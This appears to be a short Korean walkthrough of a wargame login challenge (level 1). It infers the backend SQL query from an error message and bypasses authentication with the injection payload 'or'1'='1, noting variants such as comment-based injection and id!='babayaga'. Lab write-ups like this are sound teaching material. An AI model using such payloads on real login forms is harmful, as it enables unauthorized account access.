


레벨1을 보면 다음과 같은 폼이 보인다.
쿼터(')를 이용해 에러를 출력해 보자.



/login/level1/index.php

Log in as any user. Remember this is level1 so it has to be ultra easy.

>


에러로 유추하여

```
SELECT * FROM user WHERE id='$POST_['name']' and pass='$POST_['password'];
```

이런 문장임을 예상할 수 있다.

(※ 필드명은 다를 수 있다 이해를 위해 쓴것일뿐)

아이디 폼에 admin을 넣고 비밀번호에 'or'1'='1을 넣었다.



/login/level1/index.php

Log in as any user. Remember this is level1 so it has to be ultra easy.

admin
'or'1'='1

>

위의 값을 넣게되면 쿼리문은

```
SELECT * FROM user WHERE id='admin' and pass=''or'1'='1';
```

이 되어 통과하게된다.

물론 아이디문에 인젝션을 하여도 되고, 주석으로 처리하는 방법 등 여러 방법이 있다.

다음 레벨로 넘어가거나, id!='babayaga' 를 이용해 다른 아이디로 로그인 할 수도 있다.

